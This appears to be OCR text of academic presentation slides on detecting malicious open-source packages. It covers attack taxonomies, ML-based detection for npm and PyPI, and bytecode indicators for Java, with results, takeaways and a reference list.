
Mono-language:

- Highest precision: DT (but also high FP!)
- XGBoost best trade-off

Cross-language:

- Highest precision: DT (but also high FP!)
- XGBoost best trade-off

RQ2: Real-World Evaluation



RQ2: Real-World Evaluation (contd.)

Python

- ↑ Language-specific +108 FP than Cross-language
- ↑ Cross-language +2 TP than Language-specific

JavaScript

- ↑ Language-specific +146 FP than Cross-language
- ↓ Language-specific +1 TP than Cross-language

Insights on Malwares and Takeaways

Majority aim at **data exfiltration**


One sophisticated case of dropper using DNS req. to bypass firewall

Malware **campaigns** (also cross-language)


Most of findings **do not obfuscate** the code

Cross-language detection promising

Malicious Behaviours



[1] P. Ladisa, S. E. Ponta, N. Ronzoni, M. Martinez, and O. Barais, « On the feasibility of cross-language detection of malicious packages in npm and pypi », in *Proceedings of the 39th Annual Computer Security Applications Conference*, ser. ACSAC ’23



P1 Lack of Comprehensive Attack Taxonomy

P2 Lack of Comprehensive Safeguards Mapping

P3 Lack of Comprehensive Description of Third-Party Dependencies' Execution Techniques

P4 Automate Detection

C1 Taxonomy of Attacks on OSS Supply Chain

C2 Mapping of Existing Safeguards to Related Attack Vectors

C3 Understanding How Third-Party Dependencies Achieve Execution on Downstream Systems

C4 Evaluation of ML-based Approach to the Detection of Malicious Packages in JavaScript and Python

C5 Evaluation of Static Approach to the Detection of Malicious Packages in Java

Research Questions


RQ1

What are simple-yet-effective indicators of malicious behavior that can be observed from the bytecode?

RQ2

How those indicators and their combinations perform when detecting malicious Java packages?

RQ1: Bytecode Static Analysis



Package Repository

JAR

Class Files

Constant Pool


Strings

- (Shannon) Entropy Analysis
- Language-Based Filtering (Relative entropy vs. language detection)
- Sensitive Strings

Bytecode Instructions

- Sensitive APIs (e.g. Execution, Connection)
- Empty-Catch Clauses
- Intra-procedural Data Flow Analysis

RQ2: Empirical Evaluation



Top10 Packages

JARs

Malicious Injection [1]

Original + Infected Versions

Analysis

[1] https://dasfreak.github.io/Backstabbers-Knife-Collection/

Takeaways

String Analysis

- Shannon entropy at class level rather than at JAR level
- Best filter: Shannon entropy + Language detection

Sensitive APIs

- Presence of sensitive APIs not sufficient.
- Effective when combined with other indicators (e.g., sensitive strings)

Empty Catch

- Really effective, esp. combined with sensitive APIs + suspicious strings.

Data Flow Analysis

- Really effective esp. when combined with suspicious strings
- Can be expensive in terms of performances

[1] Ladisa, P., Plate, H., Martinez, M., Barais, O., & Ponta, S. E. (2022, November). Towards the Detection of Malicious Java Packages. In Proceedings of the 2022 ACM Workshop on Software Supply Chain Offensive Research and Ecosystem Defenses

Conclusions

Challenges & Perspectives

Attack surface is broad and socio-technical →

- Keep historical data up to date [1,2]
- Research opportunities beyond technical (e.g., user interaction, secure project management)

Limited availability of malicious samples →

- Extremely beneficial for researcher
- Vendors tend to keep them private
- Package repositories makes them unavailable

Future research →

- Expand on mitigations (e.g., systematize proposed frameworks)
- Challenges related to SBOMs and SCA and improve standards
- Explore potential of AI and LLMs for malicious code detection
- Secure-by-design package management system

[1] Risk Explorer for Software Supply Chains, https://github.com/SAP/risk-explorer-for-software-supply-chains
[2] Software Heritage, https://www.softwareheritage.org

Conclusion

Contributions →

- 6 Scientific Papers (of which IEEE S&P and ACSAC)
- Open-source:
  - Risk Explorer for Software Supply Chains tool
  - Arbitrary Code Execution examples in multiple ecosystems
  - ML models and labeled dataset
- Reported ~60 malwares

Who's talking about us → SAP CISA Microsoft OpenSSF **... You?**

[1] P. Ladisa, H. Plate, M. Martinez, and O. Barais, « Sok: taxonomy of attacks on open-source software supply chains », in *2023 IEEE Symposium on Security and Privacy (SP)*

[2] P. Ladisa, H. Plate, M. Martinez, O. Barais, and S. E. Ponta, « Risk explorer for software supply chains: understanding the attack surface of open-source based software development », in *Proceedings of the 2022 ACM Workshop on Software Supply Chain Offensive Research and Ecosystem Defenses*

[3] P. Ladisa, S. E. Ponta, A. Sabetta, M. Martinez, and O. Barais, « Journey to the center of software supply chain attacks », *IEEE Security & Privacy*, 2023

[4] https://github.com/SAP/risk-explorer-for-software-supply-chains

[5] P. Ladisa, M. Sahin, S. E. Ponta, M. Rosa, M. Martinez, and O. Barais. (forthcoming 2023). The Hitchhiker's Guide to Malicious Third-Party Dependencies. In Proceedings of the 2023 ACM Workshop on Software Supply Chain Offensive Research and Ecosystem Defenses (SCORED'23).

[6] https://github.com/SAP-samples/risk-explorer-execution-pocs

[7] P. Ladisa, S. E. Ponta, N. Ronzoni, M. Martinez, and O. Barais, « On the feasibility of cross-language detection of malicious packages in npm and pypi », in *Proceedings of the 39th Annual Computer Security Applications Conference*, ser. ACSAC '23

[8] https://github.com/SAP-samples/cross-language-detection-artifacts

[9] Ladisa, P., Plate, H., Martinez, M., Barais, O., & Ponta, S. E. (2022, November). Towards the Detection of Malicious Java Packages. In Proceedings of the 2022 ACM Workshop on Software Supply Chain Offensive Research and Ecosystem Defenses

CISA, Open-Source Software Security Roadmap, https://www.cisa.gov/sites/default/files/2023-09/CISA-Open-Source-Software-Security-Roadmap-508c%20%281%29.pdf
Microsoft, Secure Supply Chain Consumption Framework (S2C2F), https://www.microsoft.com/en-us/securityengineering/opensource/
OpenSSF, Threat Modeling the Supply Chain for Software Consumers, https://openssf.org/blog/2023/09/27/threat-modeling-the-supply-chain-for-software-consumers/